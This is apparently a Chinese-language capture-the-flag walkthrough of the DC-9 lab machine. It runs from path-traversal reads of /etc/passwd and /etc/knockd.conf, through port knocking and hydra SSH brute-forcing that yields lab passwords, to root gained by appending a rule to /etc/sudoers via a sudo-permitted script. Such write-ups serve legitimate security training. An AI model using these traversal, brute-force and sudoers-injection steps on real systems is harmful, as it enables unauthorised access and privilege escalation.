
手动添加payload, 如../../../etc/passwd


可以看到在../../../../etc/passwdlength开始变化, 找到真实路径


或者url上面多加一些根目录也是可以的

/etc/ssh/sshd_config



查看etc/ssh/sshd_config配置文件,浏览器搜索root,查看有用的信息,可以发现不允许root远程ssh登录

/proc/sched_debug

将页面上的数据复制,然后到kali 中,执行vi b.txt, 粘贴进去

1
http://192.168.3.45/addrecord.php?file=../../../../proc/sched_debug


将数据处理后可以看到knockd的服务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat b.txt|egrep '[a-zA-Z]+' -o|sort|uniq
...
kdevtmpfs
key
khugepaged
khungtaskd
kintegrityd
knockd #注意这个服务
ksmd
ksoftirqd
kstrp
kswapd
kthreadd
kthrotld
ktime
kworker
latency
...

[!NOTE] 命令解释
awk -F, '{print $2}'提取第二列awk是一个强大的文本处理工具。-F,指定使用逗号作为字段分隔符(CSV文件的标准分隔符)。{print $2}表示打印每一行的第二个字段

/etc/knockd.conf

敲门服务,需要依次对三个端口发送SYN包才能启动

1
2
3
4
5
6
7
8
9
10
11
12
http://192.168.3.45/addrecord.php?file=../../../../etc/knockd.conf

[options] UseSyslog
[openSSH] sequence = 7469,8475,9842
seq_timeout = 25
command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j
ACCEPT tcpflags = syn
[closeSSH]
sequence = 9842,8475,7469
seq_timeout = 25
command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j
ACCEPT tcpflags = syn

先进行nmap,发现22端口过滤状态,依次执行3nc命令后,22端口开启

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p 22 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 19:09 CST
Nmap scan report for 192.168.3.45
Host is up (0.00048s latency).

PORT STATE SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(root㉿kali)-[~/localkali/testpayload]
└─# 7469,8475,9842
7469,8475,9842:未找到命令

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 7469
(UNKNOWN) [192.168.3.45] 7469 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 8475
(UNKNOWN) [192.168.3.45] 8475 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nc 192.168.3.45 9842
(UNKNOWN) [192.168.3.45] 9842 (?) : Connection refused

┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p 22 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 19:10 CST
Nmap scan report for 192.168.3.45
Host is up (0.00057s latency).

PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

或者直接knock命令启动, 若未安装执行 apt install knockd -y

1
2
┌──(root㉿kali)-[~/localkali/testpayload]
└─# knock 192.168.3.45 7469 8475 9842

4.hydra

hrdra爆破ssh登录的账号密码

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/localkali/testpayload]
└─# hydra -L user.txt -P pass.txt ssh://192.168.3.45 -t 4

[STATUS] 80.00 tries/min, 80 tries in 00:01h, 281 to do in 00:04h, 4 active
[22][ssh] host: 192.168.3.45 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.3.45 login: joeyt password: Passw0rd
[STATUS] 91.33 tries/min, 274 tries in 00:03h, 87 to do in 00:01h, 4 active
[22][ssh] host: 192.168.3.45 login: janitor password: Ilovepeepee
[STATUS] 89.50 tries/min, 358 tries in 00:04h, 3 to do in 00:01h, 4 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-10 19:25:08

[!NOTE] -L user.txt

  • -L:大写 L,对应「批量用户名」,指定一个文本格式的用户名字典文件(每行一个用户名)
  • user.txt:当前工作目录下的用户名字典文件(若文件不在当前目录,需填写绝对路径,如 `/t

用户chandlerb

无有用的信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
chandlerb@dc-9:~$ ls -al
total 12
drwx------ 3 chandlerb chandlerb 4096 Jan 10 21:23 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 chandlerb chandlerb 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 chandlerb chandlerb 4096 Jan 10 21:23 .gnupg
chandlerb@dc-9:~$ history
1 ls -al
2 history
chandlerb@dc-9:~$ cd .gnupg/
chandlerb@dc-9:~/.gnupg$ ls -l
total 4
drwx------ 2 chandlerb chandlerb 4096 Jan 10 21:23 private-keys-v1.d
chandlerb@dc-9:~/.gnupg$ cd private-keys-v1.d/
chandlerb@dc-9:~/.gnupg/private-keys-v1.d$ ls -l
total 0
chandlerb@dc-9:~/.gnupg/private-keys-v1.d$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
[sudo] password for chandlerb:
Sorry, user chandlerb may not run sudo on dc-9.

用户joeyt

同样没发现有用的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
joeyt@dc-9:~$ ls -la
total 12
drwx------ 3 joeyt joeyt 4096 Jan 10 21:23 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 joeyt joeyt 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 joeyt joeyt 4096 Jan 10 21:23 .gnupg
joeyt@dc-9:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
用户janitor

发现几个密码,添加到刚才的pass.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
janitor@dc-9:~$ ls -la
total 16
drwx------ 4 janitor janitor 4096 Jan 10 21:24 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history -> /dev/null
drwx------ 3 janitor janitor 4096 Jan 10 21:24 .gnupg
drwx------ 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$ cat .secrets-for-putin/
cat: .secrets-for-putin/: Is a directory
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -la
total 12
drwx------ 2 janitor janitor 4096 Dec 29 2019 .
drwx------ 4 janitor janitor 4096 Jan 10 21:24 ..
-rwx------ 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts

重新爆破

1
2
3
4
5
6
┌──(root㉿kali)-[~/localkali/testpayload]
└─# hydra -L user.txt -P pass.txt ssh://192.168.3.45 -t 64
[22][ssh] host: 192.168.3.45 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.3.45 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.3.45 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.3.45 login: janitor password: Ilovepeepee

发现多了一个用户fredf

用户fredf

1
2
3
4
5
6
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
(root) NOPASSWD: /opt/devstuff/dist/test/test


查看本地的/etc/sudoers

直接查看/opt/devstuff/dist/test/test发现是乱码,到上级目录发现是python文件编译的,直接查看源码test.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
fredf@dc-9:/opt/devstuff/dist/test$ cd ..
fredf@dc-9:/opt/devstuff/dist$ ls
test
fredf@dc-9:/opt/devstuff/dist$ cd ..
fredf@dc-9:/opt/devstuff$ ls -l
total 20
drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
print ("Usage: python test.py read append")
sys.exit (1)

else :
f = open(sys.argv[1], "r")
output = (f.read())

f = open(sys.argv[2], "a")
f.write(output)
f.close()

[!Info] test.py
这个 Python 脚本是一个用于文件操作的工具,它的核心功能是读取一个文件的内容,然后将其追加到另一个文件的末尾。
简单来说,这个脚本完成了以下几步:

  1. 参数检查:首先,它检查运行脚本时提供的参数个数。脚本期望除了自身的名字(sys.argv[0])外,还有两个参数:一个用于读取的文件,一个用于追加的文件。如果参数数量不对,会打印用法说明并退出。
  2. 读取文件:它打开第一个参数指定的文件(sys.argv[1]),读取其全部内容。
  3. 追加内容:接着,它打开第二个参数指定的文件(sys.argv[2]),并将从第一个文件读出的内容追加到它的末尾。
    一个简单的使用例子如下:
1
2
3
# 假设当前目录有 file1.txt(内容为"Hello")和 file2.txt(内容为"World")
python test.py file1.txt file2.txt
# 运行后,file2.txt 的内容将变为 "WorldHello"

5.提权

可以查看本地的/etc/sudoers,将%sudo ALL=(ALL:ALL) ALL复制到fredf下的a.txt

[!Warning] /etc/sudoers
/etc/sudoers 是 Linux/Unix 系统中核心的权限控制文件,用于定义哪些用户 / 用户组可以以何种方式(是否需要密码、可执行哪些命令)临时获取 root 或其他用户的权限。其设计目标是在保障系统安全的前提下,实现权限的精细化分配,

https://www.doubao.com/thread/w91afa01ef034300b 介绍/etc/sudoers

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
fredf@dc-9:/opt/devstuff$ cd /tmp
fredf@dc-9:/tmp$ nano a.txt
fredf@dc-9:/tmp$ cat a.txt
fredf ALL=(ALL:ALL) ALL
fredf@dc-9:/tmp$ sudo /opt/devstuff/dist/test/test a.txt /etc/sudoers
fredf@dc-9:/tmp$ sudo su -
[sudo] password for fredf:
root@dc-9:~# id
uid=0(root) gid=0(root) groups=0(root)

root@dc-9:~# cat theflag.txt


███╗ ██╗██╗ ██████╗███████╗ ██╗ ██╗ ██████╗ ██████╗ ██╗ ██╗██╗██╗██╗
████╗ ██║██║██╔════╝██╔════╝ ██║ ██║██╔═══██╗██╔══██╗██║ ██╔╝██║██║██║
██╔██╗ ██║██║██║ █████╗ ██║ █╗ ██║██║ ██║██████╔╝█████╔╝ ██║██║██║
██║╚██╗██║██║██║ ██╔══╝ ██║███╗██║██║ ██║██╔══██╗██╔═██╗ ╚═╝╚═╝╚═╝
